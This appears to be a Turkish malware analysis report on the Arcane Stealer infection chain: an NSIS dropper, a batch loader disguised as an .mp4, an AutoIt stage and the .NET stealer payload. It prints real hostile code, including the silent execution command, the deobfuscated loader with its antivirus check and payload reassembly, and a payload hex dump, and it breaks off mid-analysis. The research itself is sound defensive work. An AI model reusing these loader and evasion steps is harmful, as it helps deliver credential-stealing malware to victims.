

Arcane Stealer

TEKNİK ANALİZ RAPORU

ZAYOTEM

ZARARLI YAZILIM ÖNLEME VE TERSİNE MÜHENDİSLİK

İçindekiler

İÇİNDEKİLER	i
ÖN BAKIŞ.....	1
SELİWARE.EXE ANALİZİ.....	2
STATİK ANALİZ	2
DİNAMİK ANALİZ	4
CRUISES.MP4 ANALİZİ	6
STATİK ANALİZ	6
Z ANALİZİ.....	9
STATİK ANALİZ	9
DİNAMİK ANALİZ	12
ARCANESTEALER.EXE ANALİZİ	13
STATİK ANALİZ	13
DİNAMİK ANALİZ	16
YARA KURALI.....	36
MITRE ATTACK TABLE.....	40
ÇÖZÜM ÖNERİLERİ	40
HAZIRLAYAN	41

Ön Bakış

Siber tehdit ortamı, saldırganların teknik yeteneklerini ve sosyal mühendislik yöntemlerini sürekli geliştirmesiyle birlikte her geçen gün daha karmaşık bir yapıya dönüşmektedir. Geleneksel zararlı yazılım dağıtım yöntemlerinin yanı sıra, günümüzde milyonlarca kullanıcı tarafından güvenilir kabul edilen sosyal medya ve içerik paylaşım platformları da saldırı zincirlerinin önemli bir parçası haline gelmiştir. Özellikle **oyun topluluklarını** hedef alan **hile**, **crack** ve yardımcı yazılım içerikleri, kullanıcıların güvenini istismar ederek zararlı yazılımların yayılmasında etkili bir araç olarak kullanılmaktadır.

2024 yılının sonlarında güvenlik araştırmacıları tarafından tespit edilen **Arcane Stealer**, bu eğilimin dikkat çekici örneklerinden biri olarak öne çıkmaktadır. Başlangıçta **YouTube** videoları aracılığıyla yayılan kampanya, daha sonra **ArcanaLoader** adı verilen sahte bir yükleyici ve **Discord** tabanlı dağıtım altyapısıyla genişletilmiş; böylece saldırganlar yalnızca zararlı yazılım geliştirmekle kalmayıp aynı zamanda profesyonel görünümlü bir **dağıtım ekosistemi** oluşturarak kullanıcı güvenini istismar etmiştir.

Arcane Stealer, yalnızca **web tarayıcılarında** kayıtlı **kullanıcı adı** ve **parolaları** hedefleyen klasik bilgi hırsızlarından farklı olarak; **VPN istemcileri**, **mesajlaşma uygulamaları**, **e-posta istemcileri**, **oyun platformları**, **ağ yönetim araçları**, **kripto para cüzdanları** ve **sistem yapılandırmalarına** kadar oldukça geniş bir veri yelpazesini hedeflemektedir. Bunun yanında modern tarayıcı koruma mekanizmalarını aşmaya yönelik gelişmiş teknikler kullanması ve bazı varyantlarında **kripto para madencisi** ile birlikte dağıtılması, tehdidin etkisini daha da artırmaktadır.

Seliware.exe Analizi

Adı	Seliware
MD5	91958A0C9795053B363BB880B2DEBE4A
SHA256	f1e4023d78cd7d093128d4aee547dc919f4eda0d0c7fea3818a18968ae6f948b
Dosya Türü	PE32/EXE

Statik Analiz

f1e4023d78cd7d093128d4aee547d	
Property	Value
File Name	C:\Users\██████\Desktop\f1e4023d78cd7d093128d4aee547dc919f4...
File Type	Portable Executable 32
File Info	Nullsoft PiMP Stub -> SFX
File Size	1.17 MB (1228030 bytes)
PE Size	42.50 KB (43520 bytes)

Şekil 1- Dosya Boyut Bilgisi

İncelenen zararlı yazılımın **Portable Executable 32-bit** formatında olduğu görülmektedir. Dosyanın toplam boyutu **1.17 MB**'tır. Dosyanın iç metaverileri, **Nullsoft Installer system** ile sarmalandığı ve çalışma anında bunları açacağını göstermektedir.

Tara	Otomatik	Endianness	Mod
		LE	32 bit
PE32	İşletim sistemi: Windows(XP)[386, 32 bit, GUI] Bağlayıcı: Microsoft Linker(10.00.40219) Derleyici: Microsoft Visual C/C++(16.00.40219)[C] Dil: C Araç: Visual Studio(2010) Yükleyici: Nullsoft Scriptable Install System(5.17.3-Unicode) Kaplama: Binary[Offset=0xaa00,Boyut=0x001212fe] Bilinmeyen: Bilinmeyen		

Şekil 2- Dosyanın PE Bilgisi

Analiz edilen dosya, **32-bit Windows** işletim sistemi için yürütülebilir dosyadır. Dosya, **Nullsoft installer system** içermektedir.

Ad	Değiştirme tarihi	Tür	Boyut
\$PLUGINSDIR	11.12.2025 23:19	Dosya klasörü	
\$TEMP	11.12.2025 23:19	Dosya klasörü	
[NSIS].nsi	11.12.2025 20:14	NSI Dosyası	7 KB

Şekil 3- NSIS.nsi'nin Zip ile Çıkartılması

Zararlı dosya 7-Zip ile açıldığında içinden **.mp4 uzantılı bir dosya** ve **Plugin klasörü içinde bulunan nsexec.dll** ortaya çıkmıştır. **NSIS** paketini tam olarak geri yüklemek ve kurulum betiğini yeniden oluşturmak için, <https://github.com/myfreeer/7z-build-nsis> adresinden **Nsis.nsi** oluşturucusunu indirip ilgili **.exe** dosyasını çıkartmanız gerekmektedir.

```

UnRegDLL ForecastsYukon
label_76:
Push e
Pop $!_
GetInstDirError $9
DeleteINISec RomRegression InteractInterference
DeleteINISec TechnologyConfused ModeAlbums
GetFullPathName $9 TransportationEquation
nsExec::Exec "cmd.$!_x$!_ /c cmd < Cruises.mp4"
; Call Initialize Plugins
; SetOverwrite off
; File $PLUGINSDIR\nsExec.dll
; SetDetailsPrint lastused
; Push "cmd.$!_x$!_ /c cmd < Cruises.mp4"
; CallInstDLL $PLUGINSDIR\nsExec.dll Exec
IfSilent label_97 label_97
SetErrors
WriteINIStr NecSally BrightMoms CleanupHyundai ConferencingLynn
UnRegDLL IrcCertified
MessageBox MB_OKCANCEL WeblogsRotationVatBut
SetRegView 64
SetOutPath ThreadTropical

```

Şekil 4- Nsis Betiğinin İçeriği

NSIS betiği içinde yer alan **"nsExec::Exec "cmd\$ _2_.exe /c cmd < Cruises.mp4"** komutu, paket içinden çıkarılan **Cruises.mp4** dosyasını **cmd** üzerinden çalıştırarak sistemde sessiz şekilde yürütmeyi hedeflemektedir. Bu işlemin gerçekleştirilebilmesi için, **\$PLUGINSDIR** dizininde bulunan **nsexec.dll** i kullanmaktadır.

Dinamik Analiz

```

004036A6 68 04200000 push 2004
004036A8 FF15 B0804000 call dword ptr ds:[<GetTempPath>]
004036B1 E8 A9FDFFFF call zara112.40345F
004036B6 85C0 test eax, eax
004036B8 75 24 jne zara112.4036DE
004036BA 68 FF1F0000 push 1FFF
004036BF 53 push ebx
004036C0 FF15 AC804000 call dword ptr ds:[<GetWindowsDirectory>]
004036C6 68 E8854000 push zara112.4081E8
004036CB 53 push ebx
004036CC E8 22250000 call <MP.&1strcatW>
004036D1 E8 89FDFFFF call zara112.40345F
004036D6 85C0 test eax, eax

```

Şekil 5- Temp Yolunun Alınması

Zararlı yazılım **GetTempPathW** API ile kullanıcı **Temp** yolunu almaktadır.

```

add word ptr ss:[ebp+4],dx
call dword ptr ds:[<GetTempFileNameW>]
test eax, eax
jne zara112.405495
test edi, edi
jne zara112.405A5A
mov word ptr ds:[esi],ax
pop edi
pop esi
leave
ret 8
mov eax, esi

```

Şekil 6- NspDB7F.tmp Klasörünün Oluşturulması

Zararlı işlem olarak **CreateDirectoryW** API'si ile **Temp** dizini altına **nspDB7F.tmp** klasörünü oluşturmaktadır. Bunu **GetTickCount** API'si ile aldığı zaman değerini **seed** olarak kullanarak random bir isim oluşturarak yapmaktadır.

```

004036DE 68 C0104000 push zara112.4010C0
004036E3 FF15 70814000 call dword ptr ds:[<DeleteFileW>]
004036E9 FF742414 push dword ptr ss:[esp+14]
004036ED E8 03FAFFFF call zara112.4031C4
004036F2 89442410 mov dword ptr ss:[esp+10],eax
004036F8 3BC5 cmp eax,ebp
004036FA 75 76 jne zara112.403770
004036FA 392D 04064700 cmp dword ptr ds:[470604],ebp
00403700 74 5E je zara112.403760
00403702 55 push ebp
00403703 push edi
00403704 call zara112.4058D4
00403709 mov esi, eax

```

Şekil 7- NspDB7F.tmp Klasörünün Silinmesi

Zararlı yazılım **DeleteFileW** API'si ile **Temp** dizinine oluşturduğu klasörü silmektedir.

```

and ecx, eax
push ecx
push dword ptr ss:[esp+14]
push 0
push 1
push dword ptr ss:[esp+1C]
push dword ptr ss:[esp+1C]
call dword ptr ds:[<CreateFileW>]
ret C
push ebp
mov ebp, esp
push ecx
push ecx
push esi
mov esi, dword ptr ss:[ebp+8]
push edi
push 64


```

Şekil 8- Resource İçerisinden Dosyaların Çıkarılması

Zararlı yazılım **CreateFileW** API'si ile **Temp** dizini altına içeriğindeki dosyaları bırakmaktadır.


Cruises.mp4	Goes.mp4	Marie.mp4
Retailers.mp4	Testing.mp4	Thousands.mp4

Tablo 1- Bırakılan Dosya İsimleri



Şekil 9- NsExec.dll Dosyasının Kopyalanması

Zararlı yazılım yine **CreateFileW API**'si kullanılarak oluşturulan **.tmp** uzantılı klasöre içeriğinde gelen **nsExec.dll** dosyasını kopyalamaktadır.



Şekil 10- CreateProcessW API ile Cmd Kodunun Çalıştırılması

nsExec.dll, **NSIS**'e özgü bir eklentidir ve temel görevi komut satırı işlemlerini arka planda, herhangi bir pencere açmadan çalıştırmaktır. Bu eklenti sayesinde **installer** içerisinde **cmd** komutlarını sessiz modda yürütülebilmektedir.

Cruises.mp4 Analizi

Adı	Cruises
MD5	4fd6eccb9e7a479aac4512e199786a3c
SHA256	2dfd5d97c035fb46acb87f50c77f04a163f5d3e11860d223d1634e1e fbb65e91
Dosya Türü	Bat

Statik Analiz

Cruises.mp4	
Property	Value
File Name	C:\Users\██████\AppData\Local\Temp\Cruises.mp4
File Type	Unknown format
File Info	Unknown format
File Size	8.23 KB (8428 bytes)

Şekil 11- Cruises.mp4 Dosyasının Boyut Bilgisi

İncelenecek olan **Cruises.mp4** dosyası **8.23 KB** boyutundadır.

```
Cruises.mp4
1 Set_Lips=b
2 BiAccordance(Sig(Powerpoint(Vo(
3 VuHarc(Exec(Graphs(Sheep(
4 crvSpread(Tom(Conservation(Early(
5 LOMeasurements(Counts(Won(Mostly(Darkness(Boundaries(
6 DEBStresses(
7 Set_Cialis=C
8 LfdYStruggle(Jackson(Filter(Examination(Nl(Humidity(Greetings(Auto(Agreements(
9 vJWright(Layer(Accepting(
10 SWdmZone(Astronomy(Purposes(Hayes(Studies(Dildo(P(
11 ZoPhone(Interest(Spirit(
12 ejfThumb(Cfr(Max(Lamps(Forty(Minds(Biz(Gui(Poland(
13 bxxmJamie(Each(
14 lDiStaffing(Concert(Dod(Graduates(
15 BICUPas(Nicole(Neon(Metallica(Indices(Michael(
16 RNSGuarantees(Medicine(Roads(Thumbzilla(Cole(Establish(Frame(Com(Illinois(
17 iABabcock(Farmer(Dana(Watches(These(
18 Set_Son=I
19 PMEdinburgh(Grants(
20 LHzTrademarks(Load(Project(Hey(Budgets(Invitations(Towns(Lifestyle(Condition(
21 DxBid(Object(
22 ezPennsylvania(Installing(
23 MgInfrastructure(Referrals(
24 aOQr(Are(Cameroon(Simply(Biggest(Unlikely(Approximately(
25 tXTelecommunications(Preference(Met(Hb(Offshore(Bay(Polar(
26 CaMManchester(Sophisticated(Screens(Highlighted(Cox(Pixel(Recording(
27 ockFever(Wy(Dressed(Link(Basic(Zone(Copyright(Appreciated(
28 Set_Extensions=d
29 JDSSweet(Wv(Cottrell(Action(Yes(
30 JDSweet(Wv(Agency(
31 dsivDetailed(Sign(Shame(Luke(Ts(
32 RPNMWilderness(Vc(
33 bIhCyber(Prevent(Charlotte(Windsor(Alexander(
34 kyORTransportation(Labor(Pulling(Texas(Chemical(Contain(Attractive(
35 Set_Attendance=T
36 nnGDetermination(Skins(Rich(Climate(Tea(Operational(Broader(
```

Şekil 12- Cruises.mp4 Dosyasının İçindeki Bat Kodları

Cruises.mp4 dosyası, uzantısı kasıtlı olarak yanıltıcı biçimde **“.mp4”** seçilmiş, değişken tabanlı obfuscation içeren bir **batch script**'tir. Çalıştırıldığında öncelikle anlamsız kelimelerden oluşan değişkenler tanımlamaktadır. Ardından bu değişkenleri **%değişken%** yöntemiyle birleştirerek gerçek komutu deobfuscate etmektedir.


```

1 Set ACysrmAsowLNbewjb=Ficks.scr
2 Set 1CPUGxkrZ=
3 Set BIGnPuEvlfTZNvDCSxEsZjLFPePDQGuIZS=5
4
5 tasklist | findstr "bdservicehost ekrm AvastUI SophosHealth AVGUI naWacSvc" & if not errorlevel 1 Set ACysrmAsowLNbewjb=AutoIt3.exe & Set 1CPUGxkrZ=.at
6
7 Set /a Volume=382415
8
9 md Volume
10
11 start /wait extrac32 /Y Thousands.mp4 *.*
12
13 set /p ="M2" > Volume\ACysrmAsowLNbewjb <nul
14
15 findstr /V "BOULEVARD" Bennett >> Volume\ACysrmAsowLNbewjb
16
17 copy /b /y Volume\ACysrmAsowLNbewjb + Consult + Implications + Tray + Submissions + Respondents + Reg + Sacrifice + Mn + Chip + Dts Volume\ACysrmAsowLNbewjb
18
19 md Volume
20
21 copy /b /y ..\Retailers.mp4 + ..\Marie.mp4 + ..\Testing.mp4 + ..\Goes.mp4 21CPUGxkrZ
22
23 ACysrmAsowLNbewjb 21CPUGxkrZ
24
25 md ..
26
27 waitfor /T 1BIGnPuEvlfTZNvDCSxEsZjLFPePDQGuIZS BIGnPuEvlfTZNvDCSxEsZjLFPePDQGuIZS
28
29
30

```

Şekil 13- Temizleme İşlemi Sonrası Ortaya Çıkan Asıl Kod

Elde edilen batch script, çok katmanlı ve ağır gizlenmiş bir final payload loader'dır. Önce **382415** adlı geçici klasör içinde "**Picks.scr**" adlı sahte isimli bir **EXE** oluşturur. **PE** başlığını manuel olarak yazar, ardından aynı klasördeki 11 adet küçük parça ve 4 adet büyük parça dosyayı **copy /b** ile sırasıyla birleştirir, son olarak ortaya çıkan tam boy payload olan "**g**" yi **Mainly.scr** dosyasına parametre olarak vererek sessizce çalıştırmaktadır.



Şekil 14- Cabinet Dosyalarının Çıkarılması

Zararlı kod, eski Windows sürümlerinde yer alan **extrac32.exe** yardımcı aracını dosya ayıklamak için kötüye kullanmaktadır. Betik içinde yer alan "**start /wait extrac32 /Y Thousands.mp4 *.***" komutu çalıştırıldığında, **extrac32** aracına **cabinet (CAB)** biçimindeki arşivleri çıkarması talimatı verilmektedir. Çıkarılan dosyalar aşağıdaki tabloda verilmiştir:

Bennet	Chip	Consult	Dts	Implications	Mn
Reg	Respondents	Sacrifice	Submissions	Tray	

Tablo 2- Çıkarılan Cabinet Dosyaları

Görünüm

Bu bilgisayar > İndirilenler > 1 > \$TEMP > 382415

Autoit.exe

Ad	Değiştirme tarihi	Tür	Boyut
Picks.scr	12.12.2025 01:02	Ekran koruyucu	956 KB
Z	12.12.2025 01:02	Dosya	627 KB

Autoit script

Şekil 15- Dosyaların oluşturulması

382415 klasöründe bulunan **Picks.scr** dosyası derlenmiş **Autolt v3** dosyası ve **Z** dosyası obfuscate edilmiş kaynak **Autolt script** dosyaları şeklinde bırakılmaktadır. **Pics.scr** yürütülebilir dosyasına **Z** dosyası parametre olarak verilerek tamamen bellekte çalıştırılmaktadır.

Analizin bir sonraki aşamasında, nihai payload'un bellekte çalıştırılan asıl kaynağı olan **Z** dosyası detaylı olarak incelenecektir. Bu inceleme için **Autolt-Extractor** aracı kullanılarak script'in tam içeriği güvenle çıkarılacak, obfuscation katmanı çevrilecek ve **Autolt** komutları satır satır yorumlanacaktır.

Z Analizi

Adı	Z
MD5	3f2bad9c51d0716a04b69f835da1c103
SHA256	e7f769260625c13f7e38702a4070e7391e6d4ff94aa7f26f046cec7899f88cae
Dosya Türü	A3X

Statik Analiz

Property	Value
File Name	C:\Users\██████████\Downloads\1\STEMP\382415\Z
File Type	Unknown format
File Info	Unknown format
File Size	626.23 KB (641255 bytes)
PE Size	Not a Portable Executable.
Created	Friday 12 December 2025, 01.02.48

Şekil 16- Z dosyasının Dosya Boyutu

Z dosyası, **626.23 KB** boyutunda, PE başlığı içermeyen saf **Autolt v3** kaynak **scripti**'dir.


```

1  e, uhòFSãøü_œá_SISIE7ACKTlmRüxâôêô<Tô
2  SOøiªDC4EOTFø%DC3Yîr,@DC2¥-ÇB;ø³Sò"ã
3  Aε°aàSOä=îDC1-î³XDLEDEL,±š"ævGS5  "
4  uçEMÍx
5  =vENOöOÉEzãUSnKXäv`METB^BSî:AÉE«@bgD
6  ÈEOT_FSamÖX™x8NAKAÜs^ªæE9é¥»1BS...UDC1
7  ÜY<äâyo*!óUSyüE6kx<DLE_GSSYN0`ë1#f`I
8  óªySINUSöf
9  jVTIªósIôAXªxi±DELgÜSYN²:FFy...SÖÖI/DEL
10 tÖH}AU3!EA06M`ys:s<özDC2ñg-Á`çkCÊR!NU
11 EYB5
12 ?#`DEBfNAKã¹÷hNUL¼#NULNUL¼#NULNUL,,!
13 ^Uø'SIî|NAKéääIª¼Î<{,CAN,½"™DC4x

```


Şekil 17- Z Dosyasının İçeriği

Z dosyası, ilk satırlarında “**AU3!EA06M**” sihirli başlığını açıkça taşıdığı görülmektedir.



Şekil 18- Autoit Extractor ile Deobfuscate işlemi

Autolt-Extractor aracı kullanılarak “Z” dosyası deobfuscate edilmiştir.



Şekil 19- Çözülen Payloadın İçeriği

Deobfuscate edilen Z script'i, çok katmanlı junk-code + matematiksel anti-emulation döngüleri ve Switch-Case yapısı içermektedir. Gerçek tüm string'ler ve API isimleri şifrelenmiş olup, çalışma zamanında RPGYOUTH() adlı deşifre fonksiyonu tarafından çözülmektedir.

```

1 Func METERPROPECIA($faithmyselftearcruises)
2   While 0x1ff
3     $varriormodesjon = 0x10c6e
4     Switch $varriormodesjon
5       Case 0x10c6d
6         Log(0x1b6)
7         Exp(0x163b)
8         ProgressOff()
9         Floor(0x216)
10        $varriormodesjon = $varriormodesjon + 0x140ca / 0x140ca
11      Case 0x10c6e
12        Local $internationallyincomeeligibilityexperts = DllStructCreate("byte[" & Call("BinaryLen", $faithmyselftearcruises) & "]")
13        ExitLoop
14      EndSwitch
15    WEnd
16  While 0x277
17    $trackstiressappliances = 0x6186
18    Switch $trackstiressappliances
19      Case 0x6185
20        Floor(0x240)
21        IsDeclared("Hot!Pac!Naughty!")
22        IsDeclared("ASSET HALO KIRK ")
23        Ceiling(0x1b29)
24        $trackstiressappliances = $trackstiressappliances + 0x8d80a / 0x8d80a
25      Case 0x6186
26        DllStructSetData($internationallyincomeeligibilityexperts, 0x1, $faithmyselftearcruises)
27      ExitLoop
28    EndSwitch
29  WEnd
30  While 0x193
31    $modulesromangolf = 0x12b0
32    Switch $modulesromangolf
33      Case 0x12af
34        MemGetStats()
35        Chr(0x2b0)

```

Şekil 20- Deobfuscate Edilmiş Kod

Deobfuscate edilmiş **Autolt script**'i üzerinde kapsamlı bir temizlik ve statik analiz işlemi gerçekleştirilmiştir. Bu amaçla özel olarak bir **Python script**'i hazırlanmış ve şu işlemler sırasıyla uygulanmıştır:

- Hiç çağrılmayan (dead) fonksiyonlar ve değişken tanımları tamamen kaldırıldı.
- Tanımlanıp hiçbir zaman kullanılmayan veya yalnızca junk amaçlı oluşturulmuş değişkenler tespit edilerek silindi.
- Analiz araçlarını yanıltmak için eklenmiş, gerçekte hiçbir kod yoluna girmeyen Switch-Case dalları ve anlamsız While döngüleri temizlendi.
- Aynı değer birden fazla değişkene atanması durumu ortadan kaldırıldı; tüm referanslar doğrudan gerçek değerleriyle değiştirildi.
- String deşifre rutini (RPGYOUTH) tamamen çözümlenerek şifreli tüm veriler (API isimleri, DLL yolları, registry anahtarları, URL'ler vb.) açık hale getirildi ve ilgili satırlarda yerine konuldu.

Dinamik Analiz

```

$rebasecontractor = $rebasecontractor + $xccc0b09 / $xccc0b09
Case $x6c05
$crickanderbytrunk = GRATUITBEDROOMDEMONSTRATION(METERPROEPIA(MEETINGIMPRESSEDAIRSPEECH(Binary($iuybgzyzh), Binary("106389743305259502862726849772162685034642-
MagBox(0,"DENTALSEASFABRIC(ALBUMPROTECTIVEMODERATOR(Binary($iuybgzyzh), Binary("53738728013114604276236588026676")))))
FileWrite("Guy-Filming-a-Tornado.exe",DENTALSEASFABRIC(ALBUMPROTECTIVEMODERATOR(Binary($iuybgzyzh), Binary("537738728013114604276236588026676")))))

```

Şekil 21- Asıl Payload'ın Dump Edilmesi

Deobfuscate ve temizleme işlemi sonucunda zararlı yazılımın nihai yükü, **\$iuwbgyzabh** değişkeninde çok parçalı şifreli **hex blob** olarak saklandığı, sabit ikinci blokla **Binary()** içinde birleştirilip iç içe **GRATUITBEDROOMSDEMONSTRATION** deşifre fonksiyonlarından geçirilerek klasik **MZ PE** başlığı taşıyan tam bir yürütülebilir dosyaya dönüştürüldüğü ve **FileWrite** ile **Guy-Filming-a-Tornado.exe** olarak diske yazdırılmaktadır. Bu dosya, zararlı yazılımın gerçek ana payload'udur.

```
0x4D5A9000B3000000400000FFFF0000B800000000000004000000000000000000000000000000000  
6E20444F55206D6F64652ED0D0A24000000000000050450000C010300A9E552D70000000000000000  
00200000000000002060850000100000100000000010000010000000000000000000000000000000000  
00000000000000000000000000000000000000000000000000000000000000000000000000000000000  
00020050000160000000205000000000000000000000000000000000000000000000000000000000000  
1000300000048000006B4E402004036020000000000000000000000000000000000000000000000000000  
0000010000117E020000046F2200000A0A2B2A1200282300000A16167E2400000A19167E2400000A280  
04A28060000062C0A7201000070282700000A2A001330020020000000020000117203000070722D0000  
002B280300002B252D0426142B1203282E00000A252D0426142B056F2F00000A252D06267E3000000A2  
0732A00000A0A066F2B00000A6F3200000A0B2B18076F3300000A72B90000706F2E00000A6F2F00000A  
5000A000000001B300200690000000500001172C3000070732A00000A0A066F2B00000A6F3200000A0E  
000ADC062C06066F140000ADC162A11042A000000011C0000020017003950000A0000000002000B00  
33500000A733600000A0B25FE065E02006733500000A733600000A0C25FE065F02006733500000A73  
096F3700000A066F3800000A076F3800000A6F3800000A086F3800000A096F3800000A257B850000042  
8B0100706F3C00000A2572A10100706F3C00000A2572BD0100706F3C00000A2572D50100706F3C0000  
0000A2572870200706F3C00000A2572A10200706F3C00000A2572B90200706F3C00000A2572CF02007  
4733B00000A2572650300706F3C00000A2572890300706F3C00000A25729B0300706F3C00000A800200  
300E9000000070000117E060000042C17283D00000AE07000004283E00000A2C067E060000042A7E0
```

Şekil 22- MsgBox ile İlgili Yükün Doğrulanması

MsgBox ile ekrana yazdırılan yük doğrulanmıştır. Daha sonra **FileWrite** ile **Guy-Filming-a-Tornado.exe** olarak kayıt edilerek ana payload analizi hazır hale getirilmiştir.

ArcaneStealer.exe Analizi


Adı	ArcaneStealer
MD5	d23aa8922f5b13a7073ec5ef6a59d2ba
SHA256	25d5ec2f56a993ba06136be217205f0000b8ad8ced45bc9f3648fb257844e1e6
Dosya Türü	PE32/.NET

Statik Analiz

File Type	Portable Executable 32 .NET Assembly
File Info	No match found.
File Size	326.50 KB (334336 bytes)
PE Size	326.50 KB (334336 bytes)
Created	Friday 28 November 2025, 13.26.06
Modified	Friday 28 November 2025, 13.26.06
Accessed	Tuesday 16 December 2025, 01.07.48
MD5	D23AA8922F5B13A7073EC5EF6A59D2BA
SHA-1	A271DF26DA427D4E88272D8A95A6D7E7A19864F1
Property	Value
Comments	
CompanyName	
FileDescription	svchost
FileVersion	1.0.0.0

